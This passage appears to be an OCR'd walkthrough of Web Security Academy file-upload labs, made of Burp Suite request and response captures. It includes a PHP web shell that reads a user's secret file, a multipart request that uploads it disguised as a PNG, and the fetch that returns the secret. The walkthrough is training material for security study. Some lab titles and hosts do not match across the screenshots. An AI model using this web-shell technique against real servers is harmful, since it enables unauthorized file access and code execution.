
Your username is: wiener

Email

Avatar: No file chosen

Lab 05 (**Web shell upload via obfuscated file extension)**

- Log in and upload an image as your avatar, then go back to your account page.



Web shell upload via obfuscated file extension

My Account


Your username is: wiener

Avatar: pic.png

Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

- In Burp, go to Proxy > HTTP history and notice that your image was fetched using a GET request to /files/avatars/<YOUR-IMAGE>. Send this request to Burp Repeater.



Filter settings: Hiding CSS and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extens
28	https://0a01005803ca725f8...	GET	/academyLabHeader			101	147		
29	https://0a01005803ca725f8...	POST	/my-account/avatar	✓					
30	https://0a01005803ca725f8...	POST	/my-account/avatar	✓		200	327	HTML	
31	https://0a01005803ca725f8...	GET	/favicon.ico			200	15540	image	ico
32	https://0a01005803ca725f8...	GET	/my-account			200	4321	HTML	
34	https://0a01005803ca725f8...	GET	/resources/labheader/js/labHead...			200	1673	script	js
35	https://0a01005803ca725f8...	GET	/files/avatars/pic.png			200	133958	PNG	png
36	https://0a01005803ca725f8...	GET	/resources/labheader/js/submitSo...			200	1333	script	js
38	https://0a01005803ca725f8...	GET	/resources/labheader/images/ps-l...			200	942	XML	svg
39	https://0a01005803ca725f8...	GET	/resources/labheader/images/log...			200	8852	XML	svg
40	https://0a01005803ca725f8...	GET	/academyLabHeader			101	147		

Request


```
GET /files/avatars/pic.png HTTP/2
Host:
0a01005803ca725f83c64b4a002800e5.web-security
-academy.net
Cookie: session=
4EUfex0bDPRKypLz0evoaBI2k9ZC4Ho2
Sec-Ch-Ua: "Not-A.Brand";v="99",
"Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.6367.118 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept:
```

Response

```
HTTP/2 200 OK
Date: Sat, 04 May 2024 10:31:39 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Sat, 04 May 2024 10:29:22 GMT
Etag: "20a41-6179e4f49c016"
Accept-Ranges: bytes
Content-Type: image/png
X-Frame-Options: SAMEORIGIN
Content-Length: 133697

□PNG

IHDR□□_GK¼«RGB®Îé gAMA±□ua
pHYsÃÃÇo dy¥IDATx^iŸ|U×ÀÁ□□□@B=¯òRAR¬6¬¯bÂ▸À□
```

- On your system, create a file called exploit.php, containing a script for fetching the contents of Carlos's secret. For example:


<?php echo file_get_contents('/home/carlos/secret');?>


Send
Cancel
Target: https://0a700019030dad0581d8077700060082.web-security-academy.net
HTTP/2
Request
Pretty
Raw
Hex
\n
Response
Pretty
Raw
Hex
\n
Inspector
Notes

```
Origin:
https://0a700019030dad0581d8077700060082.web-security-academy.net
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryq4K1tn99QH42BAmC
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a700019030dad0581d8077700060082.web-security-academy.net/my-a
ccount
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

------WebKitFormBoundaryq4K1tn99QH42BAmC
Content-Disposition: form-data; name="avatar"; filename="exploit.php"
Content-Type: image/png

<?php echo file_get_contents('/home/carlos/secret');?>

------WebKitFormBoundaryq4K1tn99QH42BAmC
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundaryq4K1tn99QH42BAmC
Content-Disposition: form-data; name="csrf"

sqhljHG7C4YnQwVBHmKD6Cm3fZsJfIZH
------WebKitFormBoundaryq4K1tn99QH42BAmC--

```

```
HTTP/2 403 Forbidden
Date: Wed, 01 May 2024 20:08:32 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html;
charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 171

Sorry, only JPG & PNG files are
allowed
Sorry, there was an error uploading
your file.<p>
  <a href="/my-account" title="Return
   to previous page">
    « Back to My Account
  </a>
</p>
```

- Insert the secret in the solution and lab will display as solved.



Target: https://0a700019030dad0581d8077700060082.web-security-academy.net   HTTP/2

Request

```
GET /files/avatars/exploit.php HTTP/2
Host:
0a700019030dad0581d8077700060082.web-security-academ
y.net
Cookie: session=YEDQfNiTKOCqbtSo2PJ6jnjTetrpylk3
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.60 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image
/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a700019030dad0581d8077700060082.web-securit
y-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=2, i


```

Response

```
HTTP/2 200 OK
Date: Wed, 01 May 2024 20:10:02 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 34


hk0GRbMw0gbhtEbg8HbdBggHsKdkSrpY
```

209 bytes | 1,523 millis

https://0a700019030dad0581d80777000600...

...0581d8077700060082.web-security-academy.net says

Answer:


hk0GRbMw0gbhtEbg8HbdBggHsKdkSrpY

My Account

Your username is: wiener

Email

Avatar:



Web shell upload via path traversal

Back to lab description »


LAB Solved

Congratulations, you solved the lab!

Home | My account

Lab 06 (PRACTITIONERRemote code execution via polyglot web shell upload)

- access the lab through burpsuite and log as wiener and observe the HTTP history.



Filter settings: Hiding CSS and general binary content

	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extens
3	https://0ab8006a039270958...	GET	/login			200	3557	HTML	
5	https://0ab8006a039270958...	GET	/academyLabHeader			101	147		
6	https://0ab8006a039270958...	POST	/login	✓		302	188		
7	https://0ab8006a039270958...	GET	/my-account?id=wiener	✓		200	4349	HTML	
8	https://0ab8006a039270958...	GET	/resources/images/avatarDefault....			200	10015	XML	svg
9	https://0ab8006a039270958...	GET	/academyLabHeader			101	147		
0	https://passwordsleakchec...	POST	/v1/leaks:lookupSingle	✓		400	523	script	
1	https://0ab8006a039270958...	POST	/my-account/avatar	✓		200	329	HTML	
2	https://0ab8006a039270958...	GET	/my-account			200	4338	HTML	
3	https://0ab8006a039270958...	GET	/files/avatars/logo.jpeg			200	1048	JPEG	jpeg
4	https://0ab8006a039270958...	GET	/academyLabHeader			101	147		

equest

```
GET /files/avatars/logo.jpeg HTTP/2
Host:
0ab8006a03927095817e2be100420031.web-securi
ty-academy.net
Cookie: session=
c25Iy6rl0oFACrh0wk2cQdfnedn50h5f
Sec-Ch-Ua: "Not-A.Brand";v="99",
"Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/124.0.6367.60 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept:
image/avif,image/webp,image/apng,image/svg+
xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0ab8006a03927095817e2be100420031.we
b-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
```

Response

```
HTTP/2 200 OK
Date: Wed, 01 May 2024 20:16:57 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Wed, 01 May 2024 20:15:54 GMT
Etag: "317-6176a275f7953"
Accept-Ranges: bytes
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 791

ÿØÿàJFIFÿÛ ( %!1!%)+...383-7(-.+
```

Pretty
Raw
Hex
Render
0 highlights
Inspector
Notes
vent log
All issues
Memory: 177.1MB
Remote code execution via p...
https://0ab8006a03927095817e2be100420031.web-security-a...

Web Security Academy

Remote code execution via polyglot web shell upload

LAB Not solved

Submit solution Back to lab description

Home | My account | Log out

My Account

Your username is: wiener

Email


Update email

Avatar:

Choose File No file chosen


Upload

- Send the image uploading request and fetching image request to repeater.



```
POST /my-account/avatar HTTP/2
Host:
0ab8006a03927095817e2be100420031.web-security
-academy.net
Cookie: session=
cZ5Iy6r10oFACrh8wk2cQdfnedn50h9f
Content-Length: 1196
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="99",
"Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin:
https://0ab8006a03927095817e2be100420031.web-
security-academy.net
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryBaujmdfsbJ69ff
aq
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.6367.60 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/x
ml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0ab8006a03927095817e2be100420031.web-
security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```

```
HTTP/2 200 OK
Date: Wed, 01 May 2024 20:19:43 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 130

The file avatars/logo.jpeg has been uploaded.
<p>
  <a href="/my-account" title="Return to
  previous page">
    « Back to My Account
  </a>
</p>
```

